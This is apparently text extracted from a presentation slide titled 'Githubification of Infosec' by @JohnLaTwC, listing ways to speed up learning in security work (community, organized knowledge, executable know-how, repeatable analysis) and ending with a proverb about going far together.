


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“Githubification” of Infosec

@JohnLaTwC



How do we increase the rate of learning?

- Promoting Community
- Organized Knowledge
- Executable Know-how
- Repeatable Analysis

“If you want to go fast, go alone

If you want to go far, go together”

African Proverb